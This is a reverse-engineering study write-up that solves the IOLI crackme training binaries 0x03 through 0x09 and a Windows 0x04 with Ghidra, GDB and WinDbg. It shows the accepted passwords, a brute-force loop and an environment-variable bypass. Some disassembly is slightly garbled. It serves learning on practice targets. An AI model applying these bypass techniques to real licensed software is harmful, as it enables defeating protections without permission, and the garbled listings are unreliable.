Looking at the disassemble window this pointer is likely the password.

```
undefined4 main(void)
{
    undefined4 local_8;

    printf("IOLI Crackme Level 0x03\n");
    printf("Password: ");
    scanf("%d",&local_8);
    test(local_8,0x52b24);
    return 0;
}
```

Nice. Just incase before testing this I decided to enter the test function.

```
*****
*          FUNCTION
*****
undefined test(undefined4 param_1, undefined4 param_2)
    AL:1           <RETURN>
    Stack[0x4]:4   param_1
    Stack[0x8]:4   param_2
    Stack[-0xc]:4  local_c
                                XREF[1]:
                                XREF[1]:
                                XREF[2]:
```

Within this function we see 2 calls to the shift function, however when calling this function, we don't appear to be passing neither our password parameter nor the integer 0x52b24 as a parameter.

```
test          XREF[2]:      Entrypoint
  PUSH    EBP
  MOV     EBP,ESP
  SUB     ESP,0x8
  MOV     EAX,dword ptr [EBP + param_1]
  CMP     EAX,dword ptr [EBP + param_2]
  JZ      LAB_0804848a
  MOV     dword ptr [ESP]=>local_c,s_Lqydlg#Sdvvzrug$_0...
  CALL    shift
  JMP     LAB_08048496

LAB_0804848a      XREF[1]:      08048496
  MOV     dword ptr [ESP]=>local_c,s_Sdvvzrug#RN$$$$#=,_0...
  CALL    shift

  s_Lqydlg#Sdvvzrug$_080485ec
  ds      "Lqydlg#Sdvvzrug$"

  s_Sdvvzrug#RN$$$$#=,_080485fe
  ds      "Sdvvzrug#RN$$$$#=,"
```

Even looking at the pseudo C code the test function seems to ultimately compare 0x52b24 against user input. When testing the password, we see that this is true, and we are given access.

```
└─ $ ./crackme0x03
IOLI Crackme Level 0x03
Password: 338724
Password OK!!! :)
```

With this crack-me complete I decided to move onto **crackme0x04**.

Within the main function we see in our pseudo code that a password is obtained from scanf then ultimately sent to check().

```
undefined4 main(void)

{
    undefined local_7c [120];

    printf("IOLI Crackme Level 0x04\n");
    printf("Password: ");
    scanf("%s",local_7c);
    check(local_7c);
    return 0;
}
```

Once in, we see that execution ultimately will be terminated within check.

```
080484ef e8 c0 fe      CALL      exit
ff ff
```

Looking at the pseudo C code we can see that if the provided password is less then or equal to 0 we will be presented with an invalid password message.

```
if (sVar1 <= local_10) {
    printf("Password Incorrect!\n");
    return;
}
```

Underneath this check we see a variable (local_11) is assigned param_1[0]. Based on the already declared variables.

```
size_t sVar1;
char local_11;
uint local_10;
int local_c;
int local_8;
|
local_c = 0;
local_10 = 0;
```

Underneath this assignment we see that ultimately the 0 is added to local_8, and if this new value stored in local_c is equal to 0xF we are granted access.

```
ADD     dword ptr [EAX]=>local_c,EDX
CMP     dword ptr [EBP + local_c],0xf
JNZ     LAB_080484f4
MOV     dword ptr [ESP]=>local_2c,s_Password_OK!_08048...
```

```
local_11 = param_1[local_10];
sscanf(&local_11,"%d",&local_8);
local_c = local_c + local_8;
if (local_c == 0xf) break;
local_10 = local_10 + 1;
```

If we google sscanf this is further confirmed, as the first parameter is formatted into a string (integer format) and placed in the address at local_8. Since local_c is equal 0, we can assume we completely control what is ultimately compared. To crack this I decided to bruteforce the password although ultimately we could step through this.

```
[wetw0rk@parrot] -[~/MBE/mbe-02/challenges]
└─ $for i in $(seq 100); do echo -ne "TRYING " && echo $i && echo $i | ./crackme0x04 ; done
```


Once ran we can see that we have multiple correct passwords.

```
TRYING 69
IOLI Crackme Level 0x04
Password: Password OK!

TRYING 87
IOLI Crackme Level 0x04
Password: Password OK!

TRYING 96
IOLI Crackme Level 0x04
Password: Password OK!
```

Ultimately though it appears if the complete number equates to 0xF or 15 the password is accepted.



```
Python - Interpreter
Python Interpreter for Ghidra
Based on Jython version 2.7.1 (default:0df7adb1b397, Jun 30 2017, 19:02:43)
[OpenJDK 64-Bit Server VM (Oracle Corporation)]
Press 'F1' for usage instructions
>>> 6 + 9
15
>>> 8 + 7
15
>>> 9 + 6
15
```

This makes even more sense if we go back to scanf since the complete string at the address stored at local_11 is compared and after all local_11 points to the start of our string. This mean any characters that add up to 15 will be accepted.

```
[wetw0rk@parrot] -[~/MBE/mbe-02/challenges]
└─ $./crackme0x04
IOLI Crackme Level 0x04
Password: 1111111111111111
Password OK!
```

The Stack

For this section of MBE let's look at the following program (`gcc -m32 -o stack stack.c`).

```
int foo(int a, int b, int c)
{
    int x;
    int y;
    int z;

    x=y=z=0;
    z=x+y+a+b+c;
    return z;
}

int main(int argc, char **argv)
{
    foo(1,2,3);
}
```

So how would this look?



Above you can see that ESP is located at a higher memory address. Once a parameter is pushed onto the stack ESP will grow downward from high memory to low memory. Let's run through this in GDB.


```
$gdb -q ./stack
(gdb) info functions
(gdb) b * main
(gdb) r
Starting program: /home/wetw0rk/MBE/mbe-02/Stack/stack

Breakpoint 1, 0x565561cb in main ()
(gdb) disassemble $eip,+20
Dump of assembler code from 0x565561cb to 0x565561df:
=> 0x565561cb <main+0>: push   ebp
   0x565561cc <main+1>: mov    ebp,esp
   0x565561ce <main+3>: call   0x565561ed <__x86.get_pc_thunk.ax>
   0x565561d3 <main+8>: add    eax,0x2e2d
   0x565561d8 <main+13>: push   0x3
   0x565561da <main+15>: push   0x2
   0x565561dc <main+17>: push   0x1
   0x565561de <main+19>: call   0x56556189 <foo>
```

If we set a breakpoint at 0x565561d8 and continue execution, we'll see the following.

```
(gdb) b * 0x565561d8
Breakpoint 2 at 0x565561d8
(gdb) c
Continuing.
(gdb) x/x $esp
0xfffffd248:      0x00000000
(gdb) stepi
0x565561da in main ()
(gdb) x/x $esp
0xfffffd244:      0x00000003
(gdb) stepi
0x565561dc in main ()
(gdb) x/x $esp
0xfffffd240:      0x00000002
(gdb) stepi
0x565561de in main ()
(gdb) x/x $esp
0xfffffd23c:      0x00000001
```

Our stack is now laid out as shown below.



I rushed a bit over this section as I do understand how the stack works. If you're following my notes feel free to do external research!

Extra Challenges

This appeared to be the end of “chapter 2”, however I still needed to complete crackme0x05-0x09 so what follows are my findings.

Crackme0x05

As always, I begin in the main function and within this function I didn’t see any immediate hardcoded credentials, but I did see a function call to “check”.

```
08048585 e8 ea fd      CALL      scanf
          ff ff
0804858a 8d 45 88      LEA       EAX=>local_7c,[EBP + -0x78]
0804858d 89 04 24      MOV       dword ptr [ESP]=>local_a0,EAX
08048590 e8 33 ff      CALL      check
```

Within this function, we see the following in the decompile window.

```
void check(char *param_1)

{
    size_t sVar1;
    char local_11;
    uint local_10;
    int local_c;
    int local_8;
|
    local_c = 0;
    local_10 = 0;
    while( true ) {
        sVar1 = strlen(param_1);
        if (sVar1 <= local_10) break;
        local_11 = param_1[local_10];
        sscanf(&local_11,"%d",&local_8);
        local_c = local_c + local_8;
        if (local_c == 0x10) {
            parell(param_1);
        }
        local_10 = local_10 + 1;
    }
    printf("Password Incorrect!\n");
    return;
}
```

Above we see that the following conditions must be met:

- password cannot be NULL
- local_c must equal 16 (0x10)

If the above conditions are met, we then perform a call to the parell function.

Within this function we see that our input is cast into local_8 as an unsigned integer and the bitwise AND instruction is executed, if the result is 0 we have successfully authenticated.

```
0804849f e8 00 ff      CALL      sscanf
                  ff ff
080484a4 8b 45 fc      MOV       EAX,dword ptr [EBP + local_8]
080484a7 83 e0 01      AND       EAX,0x1
080484aa 85 c0          TEST      EAX,EAX
080484ac 75 18          JNZ      LAB_080484c6
080484ae c7 04 24      MOV       dword ptr [ESP]=>local_lc,s_Password_OK!_08048...
                  6b 86 04 08
080484b5 e8 da fe      CALL      printf
                  ff ff
080484ba c7 04 24      MOV       dword ptr [ESP]=>local_lc,0x0
                  00 00 00 00
080484c1 e8 ee fe      CALL      exit
                  ff ff
                  -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

LAB_080484c6           XREF[1]:    08i
080484c6 c9             LEAVE
080484c7 c3             RET

void parell(char *param_1)

{
    uint local_8;

    sscanf(param_1,"%d",&local_8);
    if ((local_8 & 1) == 0) {
        printf("Password OK!\n");
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    return;
}
```

We should be able to generate a working password after testing it within python.

The terminal shows the command `./crackme0x05` being run, which outputs "IOLI Crackme Level 0x05" and "Password: 3232330". The password is then checked in a Python interpreter:

```
>>> 3232321 & 1
1
>>> 3232330 & 1
0
>>> 
```

Nice!

Crackme0x06

Once again, I start within the main function, which ultimately leads me to another check function as with our previous example. The difference this time is that two parameters are passed to check.

```
undefined4 main(undefined4 param_1,undefined4 param_2,undefined4 param_3)

{
    undefined local_7c [120];

    printf("IOLI Crackme Level 0x06\n");
    printf("Password: ");
    scanf("%s",local_7c);
    check(local_7c,param_3);
    return 0;
}
```

Within check once again we see we need our password chars to equate to 0x10 or 16.

```
void check(char *param_1,undefined4 param_2)

{
    size_t sVar1;
    char local_11;
    uint local_10;
    int local_c;
    int local_8;
    |
    local_c = 0;
    local_10 = 0;
    while( true ) {
        sVar1 = strlen(param_1);
        if (sVar1 <= local_10) break;
        local_11 = param_1[local_10];
        sscanf(&local_11,"%d",&local_8);
        local_c = local_c + local_8;
        if (local_c == 0x10) {
            parell(param_1,param_2);
        }
        local_10 = local_10 + 1;
    }
    printf("Password Incorrect!\n");
    return;
}
```

We also see that there is a call to parell.

Within parell we see another call to another function “dummy”.

```
void parell(char *param_1,undefined4 param_2)

{
    int iVar1;
    int local_c;
    uint local_8;

    sscanf(param_1,"%d",&local_8);
    iVar1 = dummy(local_8,param_2);
    if (iVar1 != 0) {
        local_c = 0;
        while (local_c < 10) {
            if (((local_8 & 1) == 0) {
                printf("Password OK!\n");
                /* WARNING: Subroutine does not return */
                exit(0);
            }
            local_c = local_c + 1;
        }
    }
    return;
}
```

Depending on what is returned we will enter block to authenticate, however ultimately at this point I was confused as I did not understand what was being checked. Shown below is the decompiled code generated by ghidra.

```
undefined4 dummy(undefined4 param_1,int param_2)

{
    int iVar1;
    int local_8;

    local_8 = 0;
    do {
        if ((*int *)(&local_8 * 4 + param_2) == 0) {
            return 0;
        }
        iVar1 = local_8 * 4;
        local_8 = local_8 + 1;
        iVar1 = strncmp((char **)(iVar1 + param_2), "LOLO", 3);
    } while (iVar1 != 0);
    return 1;
}
```

From here I proceeded to load up GDB (with GEF installed, although it doesn't matter).

First thing I did was set a breakpoint at the dummy function.

```
[wetw0rk@parrot]~/MBE/mbe-02/challenges]
└─$ gdb -q ./crackme0x06
GEF for linux ready, type `gef` to start, `gef config` to configure
78 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 2 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./crackme0x06... (no debugging symbols found)...done.
gef> info functions
All defined functions:

Non-debugging symbols:
0x08048360 __init
0x08048388 __libc_start_main@plt
0x08048398 scanf@plt
0x080483a8 strlen@plt
0x080483b8 printf@plt
0x080483c8 sscanf@plt
0x080483d8 strncmp@plt
0x080483e8 exit@plt
0x08048400 __start
0x08048450 __do_global_dtors_aux
0x08048480 frame_dummy
0x080484b4 dummy
0x0804851a parell
0x08048588 check
0x08048607 main
0x08048670 __libc_csu_init
0x080486e0 __libc_csu_fini
0x080486e5 __i686.get_pc_thunk.bx
0x080486f0 __do_global_ctors_aux
0x08048714 __fini
gef> b * dummy
Breakpoint 1 at 0x80484b4
gef> █
```

Within our pseudo code, like the previous crack-me we needed to have the bitwise AND operation return 0, so I passed the parameter 556. If we disassemble this function, we can see the strncmp function call. I went ahead and set a breakpoint at the call and directly after.

0x080484fc <dummy+72>:	call	0x80483d8 <strncmp@plt>
0x08048501 <dummy+77>:	test	eax, eax
0x08048503 <dummy+79>:	jne	0x80484c1 <dummy+13>

After the call we can see that EAX will be compared to EAX and if both are not equal (0) a jump will be taken.

This is an overview of what was occurring within the ASM in comparison to C pseudo code.

```

local_8 = 0;
do {
    if (*(int *)(&local_8 * 4 + param_2) == 0) {
        return 0;
    }
    iVar1 = local_8 * 4;
    local_8 = local_8 + 1;
    iVar1 = strncmp(*(char **)(iVar1 + param_2), "LOLO", 3);
} while (iVar1 != 0);
return 1;

```

0x080484b4 <+0>:	push	ebp
0x080484b5 <+1>:	mov	ebp,esp
0x080484b7 <+3>:	sub	esp,0x18
0x080484ba <+6>:	mov	DWORD PTR [ebp-0x4],0x0
0x080484c1 <+13>:	mov	eax,DWORD PTR [ebp-0x4]
0x080484c4 <+16>:	lea	edx,[eax*4+0x0]
0x080484cb <+23>:	mov	eax,DWORD PTR [ebp+0xc]
0x080484ce <+26>:	cmp	DWORD PTR [edx+eax*1],0x0
0x080484d2 <+30>:	je	0x0804850e <dummy+90>
0x080484d4 <+32>:	mov	eax,DWORD PTR [ebp-0x4]
0x080484d7 <+35>:	lea	ecx,[eax*4+0x0]
0x080484de <+42>:	mov	edx,DWORD PTR [ebp+0xc]
0x080484e1 <+45>:	inc	eax,[ebp-0x4]
0x080484e4 <+48>:	inc	DWORD PTR [eax]
0x080484e6 <+50>:	mov	DWORD PTR [esp+0x8],0x3
0x080484ee <+58>:	mov	DWORD PTR [esp+0x4],0x8048738
0x080484f6 <+66>:	mov	eax,DWORD PTR [ecx+edx*1]
0x080484f9 <+69>:	mov	DWORD PTR [esp].eax
0x080484fc <+72>:	call	0x080483d8 <strcmp@plt>
0x08048501 <+77>:	test	eax, eax
0x08048503 <+79>:	jne	0x080484c1 <dummy+13>
0x08048505 <+81>:	mov	DWORD PTR [ebp-0x8],0x1
0x0804850c <+88>:	jmp	0x08048515 <dummy+97>
0x0804850e <+90>:	mov	DWORD PTR [ebp-0x8],0x0
0x08048515 <+97>:	mov	eax,DWORD PTR [ebp-0x8]
0x08048518 <+100>:	leave	
0x08048519 <+101>:	ret	

Now I still didn't know why this was here, ultimately it looked to me like a dummy function... However, if 0 was returned we would not successfully authenticate. Ultimately when entering this loop EAX would remain 0x1 so we would continuously loop ultimately to return 0x0 preventing authentication.

\$eax : 0x1
\$ebx : 0x0
\$ecx : 0x4c
\$edx : 0xfffffd48c
\$esp : 0xfffffd120
\$ebp : 0xfffffd138
\$esi : 0xf7f9d000
\$edi : 0xf7f9d000
\$eip : 0x08048501

Looking at the stack we see a strange string and the LOLO which was being used as a comparison (which really was LOL since strncmp is only comparing *(char **)(iVar1 + param_2) to 3 bytes of LOLO).

```

0xfffffd120 +0x0000: 0xfffffd48c → "SESSION_MANAGER=local/parrot:@/tmp/.ICE-unix/1089,[...]" JTH ← $esp
0xfffffd124 +0x0004: 0x08048738 → "LOLO" DESKTOP_SESSION

```

After googling this it appeared to be an environment variable and printing the environment confirmed this.

```

└─ $printenv
SHELL=/bin/bash
SESSION_MANAGER=local/parrot:@/tmp/.
WINDOWID=6306975
QT_ACCESSIBILITY=1

```

If we continue within this loop, we eventually return and get the “Invalid Password!” message. Based on this behavior and the fact that the program looped over environment variables I went ahead and added LOL to the environment. It didn’t appear to be checking the value of this environment variable, only that it exists so I exported it without any value...

```
[wetw0rk@parrot]-(~/MBE/mbe-02/challenges]
└─$export LOL=""
```

This time we have successful authentication!

```
[wetw0rk@parrot]-(~/MBE/mbe-02/challenges]
└─$./crackme0x06
IOLI Crackme Level 0x06
Password: 556
Password OK!
```

Crackme0x07

When starting this crack-me I could not find the main function... following the entry point (e_entry) eventually led me to a call to `__libc_start_main`.

```
08048018 00 84 04 08    ddw      entry          e_entry
0804801c 34 00 00 00    ddw      Elf32_Phdr_ARRAY_08048... e_phoff
08048020 ac 12 00 00    ddw      Elf32_Shdr_ARRAY_elfS... e_shoff

        undefined entry()
undefined      AL:1      <RETURN>
undefined4      Stack[-0x8]:4 local_8
entry

08048400 31 ed      XOR      EBP,EBP
08048402 5e          POP      ESI
08048403 89 e1      MOV      ECX,ESP
08048405 83 e4 f0    AND      ESP,0xffffffff0
08048408 50          PUSH     EAX
08048409 54          PUSH     ESP=>local_8
0804840a 52          PUSH     EDX
0804840b 68 50 87    PUSH     FUN_08048750
04 08
08048410 68 e0 86    PUSH     FUN_080486e0
04 08
08048415 51          PUSH     ECX
08048416 56          PUSH     ESI
08048417 68 7d 86    PUSH     FUN_0804867d
04 08
0804841c e8 67 ff    CALL     __libc_start_main
ff ff
```

Looking this function call up `__libc_start_main` is a initialization routine. This function will perform any necessary initialization of the execution environment, can ultimately call main with the appropriate arguments, and handle the return from main(). Looking at the [crackme0x03](#) we can see that main is pushed onto the stack before calling `__libc_start_main`.

```
08048377 68 98 84    PUSH     main
04 08
0804837c e8 9f ff    CALL     __libc_start_main
ff ff
```

From this behavior I assumed that `FUN_0804867d` was the main function within this crack-me. Entering this function proved to me this was in fact the main function when looking at the decompiled code.

```
undefined4 FUN_0804867d(undefined4 param_1,undefined4 param_2,undefined4 param_3)
{
    undefined local_7c [120];

    printf("IOLI Crackme Level 0x07\n");
    printf("Password: ");
    scanf("%s",local_7c);
    FUN_080485b9(local_7c,param_3);
    return 0;
}
```

FUN_080485b9 performed similarly to previous crack-me examples as shown below. Knowing I can send 556 I decided to trace execution flow which eventually led to the same setup as the previous crack-me... Notably when loading this into GDB I could not simply "list functions". Instead I had to load symbols from the binary as shown below.

```
gef> info files
Symbols from "/home/wetw0rk/MBE/mbe-02/challenges/crackme0x07".
Local exec file:
  '/home/wetw0rk/MBE/mbe-02/challenges/crackme0x07', file type elf32-i386.
Entry point: 0x8048400
0x08048154 - 0x08048167 is .interp
0x08048168 - 0x08048188 is .note.ABI-tag
0x08048188 - 0x080481c4 is .hash
0x080481c4 - 0x080481e4 is .gnu.hash
0x080481e4 - 0x08048284 is .dynsym
0x08048284 - 0x080482eb is .dynstr
0x080482ec - 0x08048300 is .gnu.version
0x08048300 - 0x08048320 is .gnu.version_r
0x08048320 - 0x08048328 is .rel.dyn
0x08048328 - 0x08048360 is .rel.plt
0x08048360 - 0x08048377 is .init
0x08048378 - 0x080483f8 is .plt
0x08048400 - 0x08048784 is .text
0x08048784 - 0x0804879e is .fini
0x080487a0 - 0x08048800 is .rodata
0x08048800 - 0x08048804 is .eh_frame
0x08049f0c - 0x08049f14 is .ctors
0x08049f14 - 0x08049f1c is .dtors
0x08049f1c - 0x08049f20 is .jcr
0x08049f20 - 0x08049ff0 is .dynamic
0x08049ff0 - 0x08049ff4 is .got
0x08049ff4 - 0x0804a01c is .got.plt
0x0804a01c - 0x0804a028 is .data
0x0804a028 - 0x0804a030 is .bss
gef> disassemble 0x8048400,0x8048784
Dump of assembler code from 0x8048400 to 0x8048784:
0x08048400: xor    ebp,ebp
0x08048402: pop    esi
0x08048403: mov    ecx,esp
0x08048405: and    esp,0xfffffff0
0x08048408: push   eax
0x08048409: push   esp
0x0804840a: push   edx
0x0804840b: push   0x8048750
0x08048410: push   0x80486e0
0x08048415: push   ecx
0x08048416: push   esi
0x08048417: push   0x804867d
0x0804841c: call   0x8048388 <__libc_start_main@plt>           <--- FUN_804867d
```

Once loaded I was able to disassemble the entry point and identify the main function once more and set a breakpoint. Ultimately though this crack-me had the same solution!

```
$export LOL=""
[wetw0rk@parrot]-(~/MBE/mbe-02/challenges]
$./crackme0x07
IOLI Crackme Level 0x07
Password: 556
Password OK!
```

Crackme0x08 & Crackme0x09

Analyzing both files ultimately led me to the same thing... not sure if ghidra is just that good or the challenges were repetitive either way w00tw00t!

```
[wetw0rk@parrot] -[~/MBE/mbe-02/challenges]
└── $ ./crackme0x09
IOLI Crackme Level 0x09
Password: 556
Password OK!
[wetw0rk@parrot] -[~/MBE/mbe-02/challenges]
└── $ ./crackme0x08
IOLI Crackme Level 0x08
Password: 556
Password OK!
[wetw0rk@parrot] -[~/MBE/mbe-02/challenges]
└── $
```

0x03 - Extended Reverse Engineering

Before continuing let's overview the things we've learned so far or have used.


- Hex Editors
 - wxHexEditor (GUI)
 - xxd (-l options is C include style)
 - hexdump -C
- ASCII Readable Hex
 - strings
 - cat (not that good)
- File Format (Linux ELF)
 - ELF-Walkthrough.png
 - readelf
- File Format (Windows PE)
 - PE-Layout.jpg
 - Peview.exe
- Unknown Binaries (file command)
- Hashing (md5sum: Google / Virustotal)
- Command Line (objdump)
- External Differing (wxHexEditor->Tools->Compare)
- Disassembly
 - IDA (Freeware for me 😞)
 - Ghidra
- The Stack

Crackme0x04_win

With the review completed we were once again given another challenge, this time it was a Windows PE. Its functionality similar to challenges previously encountered within Linux.

```
C:\Users\victim\Documents\MBE\03>crackme0x04_win.exe
IOLI Crackme Level 0x04
Password: hmm
Password Incorrect!
```


This time for the sake of getting familiar with a multitude of tools I decided to exclusively use IDA and Windbg. When looking at the “Functions window” the `_main` function immediately called my attention.




Upon entry to this function we can see the 2 calls to printf, a call to scanf, and eventually a call to check.

```
mov    [esp+98h+Format], offset aIoliCrackmeLev ; "IOLI Crackme Level 0x04\n"
call   _printf
mov    [esp+98h+Format], offset aPassword ; "Password: "
call   _printf
lea    eax, [ebp+var_78]
mov    [esp+98h+var_94], eax
mov    [esp+98h+Format], offset aS ; "%s"
call   _scanf
lea    eax, [ebp+var_78]
mov    [esp+98h+Format], eax ; char *
call   _check
mov    eax, 0
leave
retn
```


Once within `_check`, it's clear that we are entering a loop.



This loop appears to be iterating over each character as a call to `strlen` is made and the `JNB` instruction is executed; based on the `JNB` result we will make a jump to perform a check on said character.



Eventually within this “checking block” a comparison is made to 0xF; if the comparison returns 0, we successfully enter the “Password OK” block.



Before entering this comparison, we see a call within this block made to sscanf, which appears to convert our character into an integer value.

```
mov    [esp+28h+Format], offset Format ; "%d"
lea    eax, [ebp+Src]
mov    [esp+28h+Str], eax ; Src
call   _sscanf
lea    eax, [ebp+Src]
mov    [esp+28h+Str], eax ; Src
call   _sscanf [ebp+Src]=[debug009:0060FE7B]
mov    edx, [ebp+Var_8]
lea    eax, [ebp+Var_8]
add    [eax], edx
cmp    [ebp+var_8]
jnz    short loc_4
...
passwordOk ; "Passwo
db    41h ; A
db    0
db    94h ; "
```

Let's look at this in WinDbg.

```
0:002> u $sexentry
crackme0x04_win+0x1260:
00401260 55          push    ebp
00401261 89e5        mov     ebp,esp
00401263 83ec08      sub     esp,8
00401266 c7042401000000 mov     dword ptr [esp],1
0040126d ff1508614000 call    dword ptr [crackme0x04_win+0x6108 (00406108)]
00401273 e8c8feffff  call    crackme0x04_win+0x1140 (00401140)
00401278 90          nop
00401279 8db42600000000 lea    esi,[esi]
0:002> u 0x401324
crackme0x04_win+0x1324:
00401324 8b4508      mov     eax,dword ptr [ebp+8]
00401327 890424      mov     dword ptr [esp],eax
0040132a e8811a0000  call    crackme0x04_win+0x2db0 (00402db0)
0040132f 3945f4      cmp     dword ptr [ebp-0Ch],eax
00401332 7353        jae    crackme0x04_win+0x1387 (00401387)
00401334 8b45f4      mov     eax,dword ptr [ebp-0Ch]
00401337 034508      add     eax,dword ptr [ebp+8]
0040133a 0fb600      movzx  eax,byte ptr [eax]
0:002> bp 0x00401324
0:002> g
Breakpoint 0 hit
eax=0060fec0 ebx=00241000 ecx=76bd4472 edx=00000000 esi=00401260 edi=00401260
eip=00401324 esp=0060fe60 ebp=0060fe88 iopl=0 nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b             efl=00000206
crackme0x04_win+0x1324:
00401324 8b4508      mov     eax,dword ptr [ebp+8] ss:002b:0060fe90=0060fec0
```

Nice we successfully hit our breakpoint and are exactly where we want to be, just before the call to strlen.

If we step a bit, prior to our call to strlen (we know this is called from IDA), we can see the EAX register contains our string (step over: p).

```

00401327 890424      mov     dword ptr [esp].eax
0040132a e8811a0000  call    crackme0x04_win+0x2db0 (00402db0)
0040132f 3945f4      cmp     dword ptr [ebp-0Ch],eax
00401332 7353        jae    crackme0x04_win+0x1387 (00401387)
00401334 8b45f4      mov     eax,dword ptr [ebp-0Ch]
00401337 034508      add     eax,dword ptr [ebp+8]
0040133a 0fb600      movzx   eax,byte ptr [eax]
0040133d 8845f3      mov     byte ptr [ebp-0Dh].al
00401340 8d45fc      lea     eax,[ebp-4]

Disassembly | Watch | Locals | placeholder3.c

Command
0:000> d eax
0060fec0 41 41 41 00 84 70 ba 76-35 9a df 17 00 00 00 00 AAA..p.v5.....

```

Nice... so far so good, and since EAX is greater than 0 we drop down at the JAE conditional jump ([br=0]).

```

0:000> p
eax=00000003 ebx=00241000 ecx=0060fec0 edx=7f404040 esi=00401260 edi=00401260
eip=00401332 esp=0060fe60 ebp=0060fe88 iopl=0 nv up ei ng nz ac po cy
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000293
crackme0x04_win+0x1332:
00401332 7353        jae    crackme0x04_win+0x1387 (00401387) [br=0]

```

Eventually we see that the one char is placed at the top of the stack prior to calling sscanf.

```

00401352 890424      mov     dword ptr [esp].eax ss:002b:0060fe60=0060fec0
00401355 e8461a0000  call    crackme0x04_win+0x2da0 (00402da0)
